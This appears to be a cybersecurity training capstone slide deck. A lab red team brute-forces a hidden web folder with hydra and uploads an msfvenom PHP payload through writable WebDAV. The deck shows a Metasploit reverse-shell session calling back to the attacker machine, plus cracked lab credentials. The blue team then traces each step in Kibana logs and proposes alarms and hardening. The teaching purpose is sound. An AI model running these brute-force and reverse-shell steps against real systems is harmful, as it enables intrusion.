

# **RED vs BLUE**

## **Capstone Engagement**

**Assessment, Analysis,  
and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03


**Blue Team:** Log Analysis and Attack Characterization

04

**Hardening:** Proposed Alarms and Mitigation Strategies

# Network Topology

# Network Topology



## Network

Address  
Range:192.168.1.0/24  
Netmask:255.255.255.0  
Gateway:192.168.1.1

## Machines

IPv4:192.168.1.1  
OS:Windows 10 Pro  
Hostname:ML-RefVm-68  
4427

IPv4:192.168.1.105  
OS:Ubuntu 18.04  
Hostname:server1

IPv4:192.168.1.100  
OS:Ubuntu 18.04  
Hostname:ELK

IPv4:192.168.1.90  
OS:Kali 5.4  
Hostname:Kali

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

# **Red Team**

## Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
IML-RefVm-684427	192.168.1.1	VM on Azure, Hyper-V Host
server1	192.168.1.105	Hyper-V Guest, Victim Machine
ELK	192.168.1.100	Hyper-V Guest, Monitoring System
Kali	192.168.1.90	Hyper-V Guest, Attacker Machine

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unrestricted File Upload ( <a href="#">OWASP</a> )	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials
Brute Force Vulnerability ( <a href="#">Security Misconfiguration OWASP 2021 #5</a> )	Bruteforcing allows attackers to rapidly test credentials until they find the correct username/password.	A bruteforce attack can cause a Denial of Service and also allow access to sensitive resources
Broken Access Control ( <a href="#">OWASP 2021 #1</a> )	Users are able to act outside their minimum needed permissions	An attacker can use the overly-privileged user account for malicious activities

# Exploitation: Brute Force Vulnerability

01

## Tools & Processes

1. Use nmap to enumerate services. Note there's a web-server.
2. Use dirbuster to look for interesting URLs.
3. Check all documents found via dirbuster, note a username of 'ashton' and protected URL /secret-folder
4. Use hydra to crack password for secret folder.

02

## Achievements

After gaining access to the hidden directory I found a file with directions on how to connect to the webdav server including a username and password hash.

Running this hash through a well-known database quickly gave me a password.

03

output:

```
[80][http-get] host:
192.168.1.105 login:
ashton password:
leopoldo
```

```
[STATUS] attack finished
for 192.168.1.105 (valid
pair found)
```

```
1 of 1 target successfully
completed, 1 valid
password found
```

```
Hydra finished at
2022-04-13 15:50:58
```



# Exploitation: Broken Access Control

01

## Tools & Processes

Once gaining access to the WebDAV account using ryan:linux4u (credentials found in previous exploit) I found I had full read and write access for the WebDAV service from within Kali's built-in file browser.


02

## Achievements

With read *and* write access, I was able to craft a malicious file (using ms-fvenom) and quickly upload it to the victim machine. Then it was simple to access the file and run it via the web server on that machine.

03

Screenshot showing access to WebDAV folder from web browser, including RCE exploit files:



## Index of /webdav

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
	<a href="#">Parent Directory</a>		-	
	<a href="#">passwd.dav</a>	2019-05-07 18:19	43	
	<a href="#">shell.php</a>	2022-04-13 23:04	3.0K	
	<a href="#">shell2.php</a>	2022-04-13 23:05	2.9K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

# Exploitation: Unrestricted File Upload

01

## Tools & Processes

I used msfvenom to craft a php payload: shell2.php.

Then I uploaded this to the WebDAV folder I previously gained access to.

Finally, I used metasploit to listen and set up a meterpreter session upon executing the malicious PHP file from the browser.

02

## Achievements

Once I had my meterpreter session opened I was able to quickly use the find command to locate the flag.

I could have also dumped password hashes, looked for other important company data, examined other hidden website files, etc.

03

The following screenshot shows a successful reverse shell set up, with the whoami command telling us we're successfully accessing the web server's default user.

```
msf5 exploit(multi/handler) > set LPORT 88
LPORT => 88
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:88
[*] Command shell session 1 opened (192.168.1.90:88 -> 192.168.1.105:51374)
    at 2022-04-20 01:27:25 -0700

whoami
www-data
```



# **Blue Team**

## Log Analysis and Attack Characterization


# Analysis: Identifying the Port Scan

Time ▾	destination.port
> Apr 20, 2022 @ 08:35:30.009	80
> Apr 20, 2022 @ 08:35:30.009	3306
> Apr 20, 2022 @ 08:35:30.009	995
> Apr 20, 2022 @ 08:35:30.009	443
> Apr 20, 2022 @ 08:35:30.009	8080
> Apr 20, 2022 @ 08:35:30.009	993
> Apr 20, 2022 @ 08:35:30.009	53
> Apr 20, 2022 @ 08:35:30.009	5000
> Apr 20, 2022 @ 08:35:30.009	8000
> Apr 20, 2022 @ 08:35:30.009	8002
> Apr 20, 2022 @ 08:35:30.009	9090
> Apr 20, 2022 @ 08:35:30.009	8443
> Apr 20, 2022 @ 08:35:30.009	5432
> Apr 20, 2022 @ 08:35:30.009	2049




- We use the kibana search in packetbeat:  
`source.ip:192.168.1.90 AND NOT destination.port: 80 AND NOT destination.port: 443`
- This removes commonly accessed ports, and we quickly move through results until we see a string of semi-random ports over a short period of time
- We see that over the course of just a few seconds there were over 2000 packets sent
- As the partial screenshot at right indicates, we know this is a port scan because the destination port varies across most of these scans in that very narrow time window

# Analysis: Finding the Request for the Hidden Directory




- We can see the directory enumeration tool started working around 22:37 and lasted until 22:39
- The total number of requests during this period is around 7000
- Our logs show us a large number of requests to port 80 with a varying `url.path` field, as seen in the sample screenshot on the left.

# Analysis: Uncovering the Brute Force Attack



- We see nearly 16000 requests in a short time span all requesting `/company_folders/secret_folder`
- Most of these result in a 401 response code, but at the very end we see 301, showing us the brute force attack worked.

# Analysis: Finding the WebDAV Connection



- Using the search we see on the right, we quickly note that all traffic to the `/webdav/` folder happened between 10:56PM and 11:06PM
- There are 78 hits during this time period
- As we can see on the right, the files requested are `passwd.dav`, `shell.php`, and `shell2.php`
  - The last two php files are the malicious ones uploaded by the attacker!



# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

**What kind of alarm can be set to detect future port scans?**

*Note if number of unique destination ports coming from a single IP is large enough in a given time span.*

**What threshold would you set to activate this alarm?**

*Specifically, if more than 5 unique ports have connection attempts in under 5 minutes, sound an alarm.*

## System Hardening

**What configurations can be set on the host to mitigate port scans?**

*Use a service like [fail2ban](#) to quickly shutdown connections that demonstrate behavior like a port scan. This will add a firewall rule for a preset amount of time automatically.*

**Describe the solution.**

*By default fail2ban looks at logs like `/var/log/apache/error_log` and bans based on patterns noticed here.*

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

**What kind of alarm can be set to detect future unauthorized access?**

*Similar the port scan, you can set an alarm based on a number of unique requests from a single source IP within a small time window.*

**What threshold would you set to activate this alarm?**

*For this one I'd start with an alarm at over 20 unique URL requests from a single IP in under 1 hour.*

## System Hardening

**What configuration can be set on the host to block unwanted access?**

*Once again fail2ban would adequately catch this attempt with minimal configuration needed out of the box.*

**Describe the solution.**

*For this example, fail2ban can automatically ban an IP that generates too many 404 errors in 5 minutes.*

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

**What kind of alarm can be set to detect future brute force attacks?**

*For this attack we notice a very high number of failed logins to a single resource in a small window of time.*

**What threshold would you set to activate this alarm?**

*Over 10 failed login attempts to a single resource in under 5 minutes should be a good starting place.*

## System Hardening

**What configuration can be set on the host to block brute force attacks?**

*We can rate limit with fail2ban, or for variety, using nginx's very own built-in rate limiting feature.*

**Describe the solution.**

*Full implementation of a sample nginx rate limiting function is [seen here](#).*

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

**What kind of alarm can be set to detect future access to this directory?**

*I'd suggest we compare source IPs connecting to this directory to an allow list of pre-vetted IPs coming from expected employees. If the IP isn't on the list, an alert sounds.*

## System Hardening

**What configuration can be set on the host to control access?**

*I recommend removing write access to WebDAV directories for all users except a domain administrator.*

**Describe the solution.**

*Assuming non-admin users are all in the group assigned to the directory then we can say:*

```
chmod -R g-w /webdav/*
```

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

**What kind of alarm can be set to detect future file uploads?**

*Filesystem checks can note whether certain key folders have new files. Filebeat in Kibana can do this, for example.*

**What threshold would you set to activate this alarm?**

*I would suggest adding /webdav/ and any other directories accessible via the web server (and port 80) to this watch list.*

## System Hardening

**What configuration can be set on the host to block file uploads?**

*Most importantly, write permissions should be limited to administrators only on this machine. The average user is unlikely to need to write to files on the web-server.*

**Describe the solution. If possible, provide the required command line.**

*For an alternative to using filebeat or changing user permissions, you can use the FOSS [fswatch](#) tool.*

*The  
End*